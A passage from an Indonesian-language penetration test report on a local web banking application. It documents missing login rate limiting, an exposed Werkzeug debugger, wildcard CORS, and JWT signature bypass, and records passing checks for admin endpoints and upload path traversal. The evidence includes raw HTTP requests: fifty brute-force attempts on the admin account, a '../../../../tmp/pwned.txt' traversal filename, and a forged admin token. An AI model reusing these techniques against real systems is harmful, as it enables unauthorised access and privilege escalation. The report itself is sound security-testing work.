1. Terapkan rate limiting per akun dan per alamat sumber dengan perlambatan progresif.
2. Kunci akun sementara atau wajibkan CAPTCHA setelah sejumlah kegagalan berturut-turut.
3. Kembalikan pesan galat yang seragam agar username yang valid tidak dapat dibedakan.
4. Catat dan beri peringatan atas lonjakan kegagalan autentikasi, serta sediakan autentikasi multi-faktor.

REFERENCES

- VRT 2.1 - P4 Broken Authentication and Session Management
- https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/
- https://cwe.mitre.org/data/definitions/307.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/login (Authentication feature)

a. Satu percobaan login dengan password yang salah ditolak dengan HTTP 401, menetapkan respons kegagalan yang diharapkan.

REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 53
Content-Type: application/json

{"username": "admin", "password": "wrong-password-1"}
```

RESPONSE

```
HTTP/1.1 401 UNAUTHORIZED
Content-Type: application/json
Content-Length: 162
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:54 GMT

{
  "debug_info": {
    "attempted_username": "admin",
    "time": "2026-09-30 03:12:54.415082"
  },
  "message": "Invalid credentials",
  "status": "error"
}
```

Figure 33 - Missing Rate Limiting on Authentication (A07) - http://127.0.0.1:5001 (Grey-box) - Satu percobaan login dengan password yang salah ditolak dengan HTTP 401, menetapkan respons kegagalan yang diharapkan

b. Lima puluh percobaan gagal berturut-turut kemudian dikirim terhadap akun administrator tanpa jeda. Seluruhnya mengembalikan HTTP 401 yang sama; tidak pernah muncul respons rate limit maupun penguncian.

CONSECUTIVE FAILED LOGINS FOR USER 'ADMIN'

```
attempt   1  ->  HTTP 401
attempt   2  ->  HTTP 401
attempt   3  ->  HTTP 401
attempt   4  ->  HTTP 401
attempt   5  ->  HTTP 401
           ...
attempt  46  ->  HTTP 401
attempt  47  ->  HTTP 401
attempt  48  ->  HTTP 401
attempt  49  ->  HTTP 401
attempt  50  ->  HTTP 401
```

Figure 34 - Missing Rate Limiting on Authentication (A07) - http://127.0.0.1:5001 (Grey-box) - Lima puluh percobaan gagal berturut-turut kemudian dikirim terhadap akun administrator tanpa jeda

c. Segera setelah lima puluh kegagalan tersebut, login dengan password yang benar tetap diterima, memastikan akun tidak pernah terkunci dan brute force dapat dijalankan hingga tuntas.

REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 45
Content-Type: application/json

{"username": "admin", "password": "admin123"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 470
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzk3Nn0.gju0LMkbzZihTRZpiP6Q_JhpwaLFp6-dAE4yz-P77uA; HttpOnly; Path=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:12:56 GMT

{
  "accountNumber": "ADMIN001",
  "debug_info": {
    "account_number": "ADMIN001",
    "is_admin": true,
    "login_time": "2026-09-30 03:12:56.612726",
    "user_id": 1,
    "username": "admin"
  },
  "isAdmin": true,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzk3Nn0.gju0LMkbzZihTRZpiP6Q_JhpwaLFp6-dAE4yz-P77uA"
}
```

Figure 35 - Missing Rate Limiting on Authentication (A07) - http://127.0.0.1:5001 (Grey-box) - Segera setelah lima puluh kegagalan tersebut, login dengan password yang benar tetap diterima, memastikan akun tidak pernah terkunci dan brute force dapat dijalankan hingga tuntas

3.1.11 Security Misconfiguration (A02) – Werkzeug Debugger Console Exposed

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Medium	5.3 / 10	Yes	CWE-489

Standard mapping	**A02:2025** Security Misconfiguration (OWASP Top 10 2025)
Impact rating	**Medium**
Bugcrowd VRT	P4 - Server Security Misconfiguration (VRT 6.2)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`
Affected feature / URL	http://127.0.0.1:5001/console (Application Server Configuration)
Testing approach	Grey-box

DESCRIPTION

Aplikasi berjalan di atas Flask development server dengan mode debug aktif, yang mempublikasikan konsol interaktif Werkzeug di /console tanpa autentikasi. Halaman tersebut juga membocorkan nilai SECRET milik debugger, dan header respons mengungkap versi Werkzeug serta Python secara persis.

IMPACT

Konsol debugger Werkzeug dirancang untuk mengeksekusi kode Python arbitrer pada server. Endpoint-nya terjangkau tanpa autentikasi dan nilai secret-nya dapat dibaca, sehingga hanya PIN debugger yang menghalangi penyerang dari eksekusi perintah. PIN tersebut diturunkan dari atribut host dan dapat dihitung oleh penyerang yang memperoleh primitif baca berkas, yang menjadikan temuan ini sebagai jalur menuju remote code execution. Development server juga tidak dibangun untuk penggunaan produksi, dan banner versi yang presisi mempermudah pencocokan eksploit publik.

Demi akurasi, eksekusi kode TIDAK berhasil dicapai. PIN debugger dalam keadaan aktif, dan pada pengujian ini hanya dapat dibaca dari log kontainer, yang bukan merupakan jalur yang tersedia bagi penyerang eksternal. Upaya menurunkan PIN melalui temuan SSRF juga gagal, karena klien HTTP yang dipakai aplikasi tidak mendukung skema file://. Temuan ini karena itu dilaporkan sebagai eksposur debugger, bukan sebagai remote code execution yang terbukti.

RECOMMENDATION

1. Matikan mode debug di semua lingkungan kecuali workstation pengembang; pastikan debug nonaktif di produksi.
2. Jalankan aplikasi di belakang WSGI server produksi seperti gunicorn atau uWSGI, bukan Flask development server.
3. Blokir path /console di reverse proxy sebagai pertahanan berlapis.
4. Sembunyikan atau samarkan header Server agar tidak membocorkan versi secara persis.

REFERENCES

- VRT 6.2 - P4 Server Security Misconfiguration
- https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/
- https://cwe.mitre.org/data/definitions/489.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/console (Application Server Configuration)

a. Tim meminta path konsol debugger tanpa autentikasi. Server mengembalikan HTTP 200 dan menyajikan halaman debugger interaktif Werkzeug, termasuk nilai SECRET milik debugger.




Figure 36 - Werkzeug Debugger Console Exposed (A02) - http://127.0.0.1:5001 (Grey-box) - Tim meminta path konsol debugger tanpa autentikasi

b. Header respons pada permintaan biasa membocorkan versi Werkzeug dan Python secara persis, memastikan development server berjalan dalam mode debug.



Figure 37 - Werkzeug Debugger Console Exposed (A02) - http://127.0.0.1:5001 (Grey-box) - Header respons pada permintaan biasa membocorkan versi Werkzeug dan Python secara persis, memastikan development server berjalan dalam mode debug

3.1.12 Security Misconfiguration (A02) – Cross-Origin Resource Sharing (CORS) Misconfiguration

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Low	3.1 / 10	Yes	CWE-942

Standard mapping	**A02:2025** Security Misconfiguration (OWASP Top 10 2025) **API8:2023** Security Misconfiguration (OWASP API Security Top 10 2023)
Impact rating	Low
Bugcrowd VRT	P5 - Server Security Misconfiguration (VRT 6.2)
CVSS vector	`CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N`
Affected feature / URL	http://127.0.0.1:5001/ (application-wide response header)
Testing approach	Grey-box

DESCRIPTION

Aplikasi mengembalikan header Access-Control-Allow-Origin dengan nilai wildcard pada setiap respons, termasuk respons dari endpoint yang mengembalikan data sensitif. Hal ini menghapus perlindungan same-origin bagi pembacaan lintas origin oleh skrip.

IMPACT

Situs mana pun dapat membaca respons endpoint yang tidak memerlukan autentikasi langsung dari peramban pengunjung, termasuk endpoint debug yang mengekspos kredensial. Dampaknya dibatasi oleh kenyataan bahwa nilai wildcard tidak dapat dikombinasikan dengan kredensial, sehingga cookie sesi tidak ikut terkirim pada permintaan lintas origin.

Demi akurasi, pembacaan lintas origin terhadap data pengguna yang terautentikasi TIDAK berhasil dibuktikan, karena aplikasi membawa token sesinya pada header Authorization yang tidak dapat diakses situs penyerang. Temuan ini dilaporkan sebagai kelemahan konfigurasi yang menggerus pertahanan berlapis, bukan sebagai pencurian data terautentikasi yang telah dibuktikan.

RECOMMENDATION

1. Ganti wildcard dengan allow-list origin tepercaya yang eksplisit.
2. Jangan kirim header CORS pada endpoint yang tidak dimaksudkan dijangkau lintas origin.
3. Tetapkan Vary: Origin dan jangan pernah memantulkan header Origin secara buta.
4. Tinjau ulang endpoint yang mengembalikan data sensitif tanpa autentikasi.

REFERENCES

- VRT 6.2 - P5 Server Security Misconfiguration
- https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/
- https://cwe.mitre.org/data/definitions/942.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/ (application-wide response header)

a. Tim mengirim permintaan yang membawa header Origin milik penyerang. Respons mengembalikan Access-Control-Allow-Origin dengan nilai wildcard, mengizinkan origin mana pun membaca body respons.




Figure 38 - **Cross-Origin Resource Sharing (CORS) Misconfiguration (A02) - http://127.0.0.1:5001 (Grey-box) - Tim mengirim permintaan yang membawa header Origin milik penyerang**

3.1.13 Broken Function Level Authorization (API5) – Broken Function Level Authorization - Administrative Endpoints

RESULT	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS TESTED
PASS	—	No	CWE-285

Standard mapping	**API5:2023** Broken Function Level Authorization (OWASP API Security Top 10 2023)
Affected feature / URL	• http://127.0.0.1:5001/admin/create_admin (Administrative Functions) • http://127.0.0.1:5001/admin/delete_account/<user_id> (Administrative Functions) • http://127.0.0.1:5001/admin/toggle_suspension/<user_id> (Administrative Functions)
Testing approach	Grey-box
Result	**PASS** — Tidak rentan. Ketiga endpoint memeriksa peran pemanggil dan menolak token nasabah dengan HTTP 403. Perlu dicatat bahwa kontrol ini hanya sekuat klaim peran yang dibacanya: karena tanda tangan token tidak diverifikasi dengan benar, kontrol ini dapat dilewati dengan token palsu, sebagaimana dilaporkan pada temuan JWT Signature Not Verified.

DESCRIPTION

Tim memanggil fungsi administratif secara langsung memakai token nasabah biasa, melewati antarmuka panel administrasi. Endpoint yang diuji adalah pembuatan administrator baru, penghapusan akun, dan penangguhan akun.

EVIDENCE

Affected URL: http://127.0.0.1:5001/admin/create_admin (Administrative Functions)

a. Token nasabah biasa dipakai memanggil endpoint pembuatan administrator secara langsung. Server menolaknya dengan HTTP 403.

REQUEST

```
POST /admin/create_admin HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk5MH0.vVqj_-s4q0tqoyIkfiKpN73_yESAzfoRsO0Urh5
axHQ
Content-Type: application/json
Content-Length: 49

{"username": "bfla_admin", "password": "Bfla123"}
```

RESPONSE

```
HTTP/1.1 403 FORBIDDEN
Content-Type: application/json
Content-Length: 31
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:10 GMT

{
  "error": "Access Denied"
}
```

Figure 39 - Broken Function Level Authorization - Administrative Endpoints (API5) - http://127.0.0.1:5001 (Grey-box) - Token nasabah biasa dipakai memanggil endpoint pembuatan administrator secara langsung

b. Token yang sama dipakai memanggil endpoint penghapusan akun terhadap pengguna lain. Server menolaknya dengan HTTP 403.

REQUEST

```
POST /admin/delete_account/3 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk5MH0.vVqj_-s4q0tqoyIkfiKpN73_yESAzfoRsO0Urh5
axHQ
Content-Type: application/json
Content-Length: 2

{}
```

RESPONSE

```
HTTP/1.1 403 FORBIDDEN
Content-Type: application/json
Content-Length: 31
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:11 GMT

{
  "error": "Access Denied"
}
```

Figure 40 - Broken Function Level Authorization - Administrative Endpoints (API5) - http://127.0.0.1:5001 (Grey-box) - Token yang sama dipakai memanggil endpoint penghapusan akun terhadap pengguna lain

c. Token yang sama dipakai memanggil endpoint penangguhan akun. Server menolaknya dengan HTTP 403, memastikan pemeriksaan peran bertahan pada ketiga fungsi tersebut.

REQUEST

```
POST /admin/toggle_suspension/3 HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk5MH0.vVqj_-s4q0tqoyIkfiKpN73_yESAzfoRsO0Urh5
axHQ
Content-Type: application/json
Content-Length: 2

{}
```

RESPONSE

```
HTTP/1.1 403 FORBIDDEN
Content-Type: application/json
Content-Length: 31
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:12 GMT

{
  "error": "Access Denied"
}
```

Figure 41 - Broken Function Level Authorization - Administrative Endpoints (API5) - http://127.0.0.1:5001 (Grey-box) - Token yang sama dipakai memanggil endpoint penangguhan akun

3.1.14 Broken Access Control (A01) – Path Traversal via Upload Filename

RESULT	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS TESTED
PASS	—	No	CWE-22

Standard mapping	**A01:2025** Broken Access Control (OWASP Top 10 2025)
Affected feature / URL	http://127.0.0.1:5001/upload_profile_picture (Profile Picture Upload feature)
Testing approach	Grey-box
Result	**PASS** — Tidak rentan. Fungsi secure_filename dari Werkzeug meratakan nama yang dikirim, sehingga urutan traversal terhapus dan berkas tetap berada di dalam direktori unggahan. Perlu dicatat bahwa endpoint yang sama tetap tidak aman karena alasan berbeda, yang dilaporkan pada temuan Unrestricted File Upload.

DESCRIPTION

Tim berupaya menulis berkas di luar direktori unggahan dengan menyisipkan urutan traversal pada nama berkas yang dikirim klien. Endpoint ini diuji secara khusus karena komentar pada source menyatakan bahwa path traversal dimungkinkan.

EVIDENCE

Affected URL: http://127.0.0.1:5001/upload_profile_picture (Profile Picture Upload feature)

a. Tim mengunggah berkas yang namanya memuat urutan traversal yang bertujuan keluar dari direktori unggahan. Aplikasi meratakan nama tersebut dan melaporkan path yang tetap berada di dalam direktori unggahan.

REQUEST

```
POST /upload_profile_picture HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzk4OH0.z7FlpLlY-Ydl64D0WT4c8XnzlibE3SLwNfbBcJAG8y0
Content-Length: 214
Content-Type: multipart/form-data; boundary=9f1167246e65c3b70584c79ad4a00969

--9f1167246e65c3b70584c79ad4a00969
Content-Disposition: form-data; name="profile_picture"; filename="../../../../tmp/pwned.txt"
Content-Type: text/plain

PWNED-BY-PENTEST
--9f1167246e65c3b70584c79ad4a00969--
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 136
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:13:08 GMT

{
  "file_path": "static/uploads/533021_tmp_pwned.txt",
  "message": "Profile picture uploaded successfully",
  "status": "success"
}
```

Figure 42 - Path Traversal via Upload Filename (A01) - http://127.0.0.1:5001 (Grey-box) - Tim mengunggah berkas yang namanya memuat urutan traversal yang bertujuan keluar dari direktori unggahan

b. Tim mengambil berkas tersebut dari lokasi yang dilaporkan, memastikan berkas tersimpan di dalam direktori unggahan dan tidak terjadi traversal.

REQUEST

```
GET /static/uploads/533021_tmp_pwned.txt HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Disposition: inline; filename=533021_tmp_pwned.txt
Content-Type: text/plain; charset=utf-8
Content-Length: 16
Last-Modified: Wed, 30 Sep 2026 03:13:08 GMT
Cache-Control: no-cache
Date: Wed, 30 Sep 2026 03:13:09 GMT
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25

PWNED-BY-PENTEST
```

Figure 43 - Path Traversal via Upload Filename (A01) - http://127.0.0.1:5001 (Grey-box) - Tim mengambil berkas tersebut dari lokasi yang dilaporkan, memastikan berkas tersimpan di dalam direktori unggahan dan tidak terjadi traversal

3.2 Administration Panel (http://127.0.0.1:5001/sup3r_s3cr3t_admin)

3.2.1 Authentication Failures (A07) – JWT Signature Not Verified

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
Critical	9.8 / 10	Yes	CWE-347

Standard mapping	**API2:2023** Broken Authentication (OWASP API Security Top 10 2023) **A07:2025** Authentication Failures (OWASP Top 10 2025)
Impact rating	Critical
Bugcrowd VRT	P1 - Broken Authentication and Session Management (VRT 2.1)
CVSS vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
Affected feature / URL	• http://127.0.0.1:5001/sup3r_s3cr3t_admin (Administration Panel) • http://127.0.0.1:5001/api/v3/user/<user_id> (User Detail API)
Testing approach	Grey-box

DESCRIPTION

Rutin verifikasi token menangkap galat tanda tangan tidak valid lalu mencoba ulang proses decode dengan verifikasi tanda tangan dimatikan, dan mengembalikan payload hasilnya ke pemanggil. Token dengan tanda tangan yang salah atau yang dipilih penyerang karena itu tetap diterima sebagai sah. Karena aplikasi membaca klaim is_admin langsung dari payload token, penyerang cukup menyunting klaim tersebut.

IMPACT

Penyerang dapat memanfaatkan kerentanan ini untuk naik hak akses dari nasabah biasa menjadi administrator penuh tanpa mengetahui kunci penanda tangan. Selama pengujian, tim memastikan token nasabah yang sah ditolak panel administrasi dengan HTTP 403, lalu menyunting payload token menjadi user_id 1 dengan is_admin true, menandatanganinya ulang memakai kunci yang sengaja disalahkan, dan mengirimkannya ke panel yang sama. Token palsu tersebut diterima dengan HTTP 200 dan juga mampu membaca record akun administrator melalui API detail pengguna.

RECOMMENDATION

1. Hapus jalur fallback yang melakukan decode token dengan verify_signature dimatikan; kegagalan verifikasi tanda tangan harus selalu menolak permintaan.
2. Kunci algoritma yang diterima ke satu nilai yang diharapkan dan tolak nilai lainnya.
3. Jangan mengambil keputusan otorisasi dari klaim di dalam token; ambil peran pengguna dari database berdasarkan subject token.
4. Gunakan secret penanda tangan yang kuat dan dibangkitkan secara acak, serta tambahkan klaim exp.

REFERENCES

- VRT 2.1 - P1 Broken Authentication and Session Management
- https://owasp.org/API-Security/editions/2023/en/0xa2-broken-authentication/
- https://cwe.mitre.org/data/definitions/347.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

Affected URL: http://127.0.0.1:5001/sup3r_s3cr3t_admin (Administration Panel)

a. Tim terlebih dahulu mengirimkan token sah milik nasabah biasa ke panel administrasi. Aplikasi menolaknya dengan benar melalui HTTP 403 Access Denied, menetapkan bahwa panel memang menerapkan pemeriksaan peran.



Figure 44 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - Tim terlebih dahulu mengirimkan token sah milik nasabah biasa ke panel administrasi

b. Tim mendekode token yang tertangkap, mengubah klaim user_id menjadi 1 dan klaim is_admin menjadi true, lalu menyandikan ulang token memakai kunci penanda tangan yang sengaja disalahkan. Token lengkap, kedua bagian hasil decode, dan tanda tangan yang dihasilkan ditampilkan secara utuh.




Figure 45 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - Tim mendekode token yang tertangkap, mengubah klaim user_id menjadi 1 dan klaim is_admin menjadi true, lalu menyandikan ulang token memakai kunci penanda tangan yang sengaja disalahkan

c. Token palsu dikirim ke panel administrasi yang sama yang baru saja menolak token nasabah sah. Server merespons dengan HTTP 200, menerima token yang semestinya tidak dapat diverifikasi.




Figure 46 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - Token palsu dikirim ke panel administrasi yang sama yang baru saja menolak token nasabah sah

d. Memakai token palsu yang sama, tim membaca record akun milik administrator, yang mengembalikan nomor rekening ADMIN001 dan penanda is_admin true, memastikan eskalasi ini benar-benar menjangkau data administrator.



Figure 47 - JWT Signature Not Verified (API2) - http://127.0.0.1:5001 (Grey-box) - Memakai token palsu yang sama, tim membaca record akun milik administrator, yang mengembalikan nomor rekening ADMIN001 dan penanda is_admin true, memastikan eskalasi ini benar-benar menjangkau data administrator

3.2.2 Injection (A05) – Stored Cross-Site Scripting (XSS)

SEVERITY	CVSS V3.1 BASE SCORE	EXPLOITED	WEAKNESS
High	8.7 / 10	Yes	CWE-79

Standard mapping	**A05:2025** Injection (OWASP Top 10 2025)
Impact rating	High
Bugcrowd VRT	P2 - Cross-Site Scripting (XSS) - Stored (VRT 1.13)
